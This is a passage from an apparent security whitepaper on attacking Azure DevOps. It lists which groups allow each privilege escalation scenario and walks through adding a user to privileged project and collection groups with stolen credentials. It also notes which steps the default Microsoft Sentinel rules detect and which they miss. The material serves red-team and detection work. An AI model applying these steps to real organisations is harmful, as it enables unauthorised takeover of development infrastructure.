Server MD5 Fingerprint 97:70:33:82:fd:29:3a:73:39:af:6a:07:ad:f8:80:49 (RSA)
Server SHA256 Fingerprint ohD8VZEXGWo6Ez8GSEJQ9WpafgLFsOfLOtGGQCQo6Og (RSA)

Name	Fingerprint	Expiration Date	Date Added	Status
test-ssh-key	04:a5:31:6c:d4:32:4a:e7:61:f0:22...	4/13/2024, ...	4/13/2023, ...	● Active

Showing created SSH key

PRIVILEGE ESCALATION

The below table highlights the project or collection security groups required to perform the privilege escalation attack scenarios shown in this whitepaper. A user only needs to be a member of one of these groups to perform the correlating attack scenario.

Attack Scenario	Project Security Groups	Collection Security Groups
Add User to Privileged Project Group	Project Administrators	Project Collection Service Accounts Project Collection Administrators
Add User to Privileged Collection Group	N/A	Project Collection Service Accounts Project Collection Administrators
Modifying Azure DevOps Services Build Pipeline	Contributors Build Administrators Project Administrators Project Team Member	Project Collection Build Administrators Project Collection Service Accounts Project Collection Administrators

Compromise On-Premise Host via Self-Hosted Agent	Contributors Build Administrators Project Administrators Project Team Member	Project Collection Build Administrators Project Collection Service Accounts Project Collection Administrators
Retrieve Azure DevOps Services Build Variables and Secrets	Contributors Readers Build Administrators Project Administrators Project Team Member	Project Collection Test Service Accounts Project Collection Build Service Accounts Project Collection Build Administrators Project Collection Service Accounts Project Collection Administrators
Retrieve Azure Key Vault Secrets	Contributors Build Administrators Project Administrators Project Team Member	Project Collection Build Administrators Project Collection Service Accounts Project Collection Administrators
Retrieve Service Connection Credentials	Project Administrators	Project Collection Service Accounts Project Collection Administrators

Privilege escalation attack scenarios

Add User to Privileged Project Group


There may be a scenario when an attacker has compromised the credentials for a privileged user (username/password, authentication cookie, or PAT) and would like to escalate the privileges of a non-privileged user under the attacker's control at the project or collection level.

To escalate the privileges of a user at the project level, the stolen credentials must have the privileges of Project Administrators. Privileged project groups that an attacker may want to add a user to include Project Administrators and Build Administrators. Adding a user to a privileged project group can be performed via the web interface, or via the

REST API. For details on adding users to privileged project groups via the REST API, see the REST API Abuse - Adding User to Group section.

Adding User to Project Administrators


When performing a project group addition via the web interface, you navigate to the project and then "Settings" → "Permissions" → "Project Administrators". To add another project administrator, press the "Add" button.


Settings / Permissions / Project Administrators
Search
PA
[TestProject2]\Project Administrators
Members of this group can perform all operations in the team project.
Permissions
Members
Member of
Settings
Search users and groups
Total 1
Add

Name	Type	Username, Scope, or App Id
Brett Hawkins brett.hawkins@[redacted]	aad user	brett.hawkins@[redacted]

Listing project administrators for TestProject2

Enter the user, group, service principal or managed identity to add to the group, and press "Save".



Invite members to Project Administrators

Search and add users, groups, service principals, and managed identities to your group

Add users, groups, service principals, and managed identities

Adding user to project administrators

You will see your newly added account to the Project Administrators group.



Search

[TestProject2]\Project Administrators

Members of this group can perform all operations in the team project.

Permissions Members Member of

Settings

Search users and groups


Total 2

Add

Name	Type
Brett Hawkins brett.hawkins@[redacted]	aad user
User 3 user3@[redacted]	aad user

Showing group addition

This privilege escalation attack scenario can be detected with the default Microsoft Sentinel analytic rule "New PA, PCA, or PCAS added to Azure DevOps", as shown in the screenshot below.


New PA, PCA, or PCAS added to Azure DevOps
Incident ID: 140

Unassigned
Owner

New
Status

Medium
Severity

Description
In order for an attacker to be able to conduct many potential attacks against Azure DevOps they will need to gain elevated permissions. This detection looks for users being granted key administrative permissions. If the principal of least privilege is applied, the number of users granted these permissions should be s...
Show more


Alert product names
- Microsoft Sentinel

Evidence
1 Events
1 Alerts
0 Bookmarks

Microsoft Sentinel alert for adding Project Administrator

Adding User to Build Administrators

Adding a user to the Build Administrators group can be achieved by repeating the previously shown steps where a user was added to the Project Administrators group.


Search
[TestProject2]\Build Administrators
Members of this group can create, modify and delete build definitions and manage queued and completed builds.
Permissions
Members
Member of
Search users and groups
Settings
Total 1
Add
Name
Type

Name	Type
User 3 user3@[redacted]	aad user

Showing user added to Build Administrators

This action of adding a user to the Build Administrators group was not detected by any of the default Microsoft Sentinel analytic rules for Azure DevOps Services.


Add User to Privileged Collection Group

To escalate the privileges of a user at the collection level, the stolen credentials must have the privileges of Project Collection Administrators or Project Collection Service Accounts.

There are several privileged collection groups that an attacker may want to add a user into. These include Project Collection Administrators, Project Collection Service Accounts, Project Collection Build Service Accounts and Project Collection Build Administrators. Adding a user to a privileged collection group can be performed via the web interface, or via the REST API. For details on adding users to privileged collection groups via the REST API, see the REST API Abuse - Adding User to Group section.

Adding User to Project Collection Administrators

When performing a collection group addition via the web interface, you navigate to the organization settings and then "Settings" → "Permissions" → "Project Collection Administrators". To add another project collection administrator, press the "Add" button.



Azure DevOps ThisIsTestOrganization1 / Settings / Permissions / Project Collection Administr...

Organization Settings
ThisIsTestOrganization1


[ThisIsTestOrganization1]\Project Collection Administrators
Members of this application group can perform all privileged operations on the Team Project Collection.

Total 2

Name	Type	Username, Scope, or App Id
Project Collection Service...	group	[ThisIsTestOrganization1]
Brett Hawkins [redacted]	aad user	brett.hawkins@[redacted]

Viewing Project Collection Administrators

Enter the user, group, service principal or managed identity to add to the group, and press “Save”.



Invite members to Project Collection Administrators

Search and add users, groups, service principals, and managed identities to your group

Add users, groups, service principals, and managed identities

Adding user to Project Collection Administrators

You will see your newly added account in the Project Collection Administrators group.



Azure DevOps ThisIsTestOrganization1 / Settings / Permissions / Project Collection Administr...

Organization Settings
ThisIsTestOrganization1

General
- Overview
- Projects
- Users
- Billing
- Auditing
- Global notifications
- Usage

[ThisIsTestOrganization1]\Project Collection Administrators
Members of this application group can perform all privileged operations on the Team


Permissions | Members | Member of | Settings

Total 3

Name	Type
Project Collection Service...	group
Brett Hawkins brett.hawkins@[redacted]	aad user
User 3 user3@[redacted]	aad user

Showing newly added Project Collection Administrator

This type of privilege escalation attack scenario can be detected with the default Microsoft Sentinel analytic rule “New PA, PCA, or PCAS added to Azure DevOps”, as shown in the screenshots below.


New PA, PCA, or PCAS added to Azure DevOps
Incident ID: 145

Unassigned
Owner

New
Status


Medium
Severity

Description
In order for an attacker to be able to conduct many potential attacks against Azure DevOps they will need to gain elevated permissions. This detection looks for users being granted key administrative permissions. If the principal of least privilege is applied, the number of users granted these permissions should be s...

Alert product names
- Microsoft Sentinel

Evidence

Microsoft Sentinel rule detecting addition to Project Collection Administrators




ActorUPN	AddingUser	TimeAdded
brett.hawkins@[redacted]	brett.hawkins@[redacted]	4/12/2023, 3

ActorUPN	brett.hawkins@[redacted]
AddingUser	brett.hawkins@
TimeAdded [UTC]	2023-04-12T15:54:20.56Z
PermissionGrantDetails	User 3 was added as a member of group [ThisIsTestOrganization1]\Project Collection Administrators

Event details

Adding User to Project Collection Service Accounts

Adding a user to the Project Collection Service Accounts group can be achieved by repeating the previously shown steps where a user was added to the Project Collection Administrators group.



[ThisIsTestOrganization1]\Project Collection Service Accounts


This application group contains Team Project Collection service accounts.

Total 2

Name	Type	Use
Enterprise Service Accou...	group	[TE
User 3 user3@[redacted]	aad user	use

Adding user to Project Collection Service Accounts

